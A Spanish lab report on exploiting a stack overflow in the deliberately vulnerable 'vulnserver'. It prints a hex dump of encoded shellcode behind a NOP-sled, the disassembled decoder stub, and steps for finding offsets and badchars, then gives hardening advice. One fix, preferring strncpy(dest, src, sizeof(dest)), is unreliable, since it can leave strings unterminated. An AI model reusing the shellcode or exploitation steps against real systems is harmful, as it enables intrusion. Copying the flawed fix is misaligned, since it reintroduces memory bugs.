


# Informe técnico: análisis de ejecución y mitigaciones

**Autor:** Alejandro Torres Ramirez. **Fecha:** 27/10/2025

**Contacto:** towershm28@gmail.com



```
C:\Users\User\Downloads\vul X + v
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!
```

## Resumen ejecutivo

Se realizó análisis de un crash ocurrido en el retorno (`ret`) tras una llamada a `strncpy`. Se confirmó que el payload/shellcode llegaba completo a memoria y que la ejecución era alcanzable usando un NOP-sled (es decir: el `jmp esp` aterrizaba cercano al shellcode). También se identificó que `0x00` (NULL) es un badchar presente en el flujo, y que la excepción original fue `EXCEPTION_ILLEGAL_INSTRUCTION` causada por saltar a una dirección que no contenía el inicio del stub válido.

Nota de seguridad: este documento **no** incluye payloads explotables ni instrucciones para atacar sistemas sin autorización. Contiene análisis, evidencia y recomendaciones de mitigación y pruebas en entornos controlados.

## Evidencia y observaciones (resumen)

- Dump de memoria (extracto): los bytes del shellcode en memoria empezaban en D9 C7 D9 74 24 F4 ... y continuaban hasta ... 0B CA C3 BD. En un volcado inicial, justo después del shellcode se observaron cuatro bytes 00 00 00 00 (posible padding o memoria adyacente); sin embargo, tras añadir un NOP-sled antes del shellcode esos ceros ya no aparecen en la región inmediata, lo que sugiere que los NOPs desplazaron el shellcode o que los ceros provenían de memoria adyacente y no del shellcode en sí. Esto concuerda con la evidencia de que el payload enviado coincidía con los bytes en memoria.

```
2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E AF 11 50 62 ....
90 90 90 90 90 90 90 90 90 90 90 90 D9 C7 D9 74 24 ....
F4 88 9D 4D B7 99 5A 33 C9 81 31 31 42 18 03 42 o..M
18 83 EA 61 AF 42 65 71 B2 AD 96 81 D3 24 73 80 .èa
D3 53 F7 E2 E3 10 55 0E 8F 75 4E 85 FD 51 61 2E OS÷a
4B 84 4C AF E0 F4 CF 33 FB 28 30 0A 34 3D 31 4B K.L
29 CC 63 04 25 63 94 21 73 B8 1F 79 95 B8 FC C9 )Ic.
94 E9 52 42 CF 29 54 87 7B 60 4E C4 46 3A E5 3E .èE
3C BD 2F 0F BD 12 0E A0 4C 6A 56 06 AF 19 AE 75 <%/
52 1A 75 04 88 AF 6E AE 5B 17 4B 4F 8F CE 18 43 R.u.
64 84 47 47 7B 49 FC 73 F0 6C D3 F2 42 4B F7 5F d.GC
10 F2 AE 05 F7 0B B0 E6 A8 A9 BA 0A BC C3 E0 40 .òe.
43 51 9F 26 43 69 A0 16 2C 58 2B F9 2B 65 FE BE CQ.4
D4 87 2B CA 7C 1E BE 77 E1 A1 14 BB 1C 22 9D 43 ò.+E
DB 3A D4 46 A7 FC 04 3A B8 68 2B E9 B9 B8 48 6C ò:òF
2A 20 A1 0B CA C3 BD 00 35 D5 70 34 FE FF FF FF *,i.
```

- Excepción observada: C000001D (EXCEPTION\_ILLEGAL\_INSTRUCTION) en la dirección donde comenzó la descompilación mostrada; esto ocurre cuando la CPU intenta ejecutar bytes que no forman una instrucción válida.

```
Thread 34376 exit
Process stopped with exit code 0xC000001D (STATUS_ILLEGAL_INSTRUCTION)
Guardando base de datos en C:\Users\User\Downloads\snapshot_2025-03-15_15
Depuración detenida
```

- Acción que permitió la ejecución: añadir un NOP-sled (\x90 repetido) justo antes del shellcode permitió que cualquier salto cercano llegase a ejecutar el sled y, por desplazamiento natural, el shellcode.

90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
90	nop
D9C7	fld st(7)
D97424 F4	fnstenv m28 ptr ss:[esp-C]
B8 9D4D8799	mov eax,99874D9D
5A	pop edx
33C9	xor ecx,ecx
B1 31	mov cl,31
3142 18	xor dword ptr ds:[edx+18],eax
0342 18	add eax,dword ptr ds:[edx+18]
83EA 61	sub edx,61
AF	scasd
42	inc edx
^ 65:71 B2	jno 123F9A7
AD	lodsd
96	xchg esi,eax
81D3 2473B0D3	adc ebx,D3B07324
53	push ebx
F7E2	mul edx
^ E3 10	jecxz 123FA12
55	push ebp
0E	push cs
8F	???
^ 75 4E	jne 123FA55
85FD	test ebp,edi
51	push ecx
61	popad

- Badchar confirmado: 0x00 (NULL) — el shellcode o la transmisión se ven afectados por la presencia de NULLs en el flujo.

## Hallazgos técnicos

1. **Landing impreciso del `jmp esp`:** el gadget instructivo saltaba a una dirección cercana, no exactamente al inicio del shellcode. Esto causó `ILLEGAL_INSTRUCTION` al caer en bytes no ejecutables.
2. **Badchars en la transferencia:** la presencia de 0x00 como badchar obliga a evitar bytes NULL en cualquier shellcode o datos que se inyecten mediante la interfaz analizada.
3. **Uso inseguro de `strncpy`:** en el código vulnerable, el uso de `strncpy` (o copia de memoria sin comprobación de límites) facilita la sobrescritura de saved EIP en la pila.
4. **Ausencia de mitigaciones o detección temprana:** si el binario no utiliza protecciones modernas (canarios, DEP, ASLR), resulta más sencillo para un atacante aprovechar overflows; si las protecciones existen, el comportamiento sería distinto (por ejemplo, fallos en validación del cookie antes del `ret`).

---

## Recomendaciones de corrección (seguridad del código)

### Código C seguro — reemplazo de `strncpy`

- Evitar usar `strncpy` sin controlar tamaño y terminador. Usar un patrón seguro:

```
// Ejemplo seguro
char dest[256];
size_t max = sizeof(dest) - 1; // dejar sitio para '\0'
size_t tocopy = strlen(src);
if (tocopy > max) tocopy = max;
memcpy(dest, src, tocopy);
dest[tocopy] = '\0';
```

- Si está disponible, preferir `strncpy(dest, src, sizeof(dest))` para mayor claridad.
- Validar siempre la longitud de entrada antes de copiar.

### Hardenización y mitigaciones adicionales

- Habilitar canarios de pila (Stack Cookies) en compilación (/GS en MSVC, -fstack-protector en gcc).
- Habilitar DEP/NX y verificar la política de ejecución de memoria (evitar ejecución de regiones datos si no es necesario).
- Habilitar ASLR para módulos (reduce la estabilidad de gadgets estáticos como `jmp esp`).
- Revisar y endurecer interfaces de entrada: sanitizar y validar todo input que provenga de red o del usuario.
- Registro y detección: añadir logging para intentos de escritura fuera de rango y activar alertas si se detecta comportamiento anómalo.

### Procedimiento seguro de pruebas (entorno controlado)

Solo realizar pruebas en máquinas y redes controladas y con autorización explícita.

1. Configurar laboratorio: usar VM aisladas (por ejemplo, una VM Windows x86 con la aplicación vulnerable y una VM atacante). Asegurarse de snapshots para restaurar estado.
2. Instrumentar con depurador (Immunity, x32dbg, OllyDbg): colocar breakpoints antes y después de la función vulnerable, observar valores de ESP, EIP, EBP y dump de memoria.
3. Prueba de badchars: enviar una secuencia `\x01..\xFF` y comprobar en la memoria cuáles

bytes son bloqueados o transformados por la aplicación/protocolo.

4. Verificación de offset: usar técnicas de patrones (pattern\_create / cyclic) para encontrar el offset exacto a EIP y confirmar el punto de aterrizaje.

5. Prueba de landing: usar INT3 (\xCC) con un NOP-sled para comprobar que la ejecución llega al área esperada.

6. Pruebas de estabilidad: ejecutar varias iteraciones y con entradas de distintos tamaños.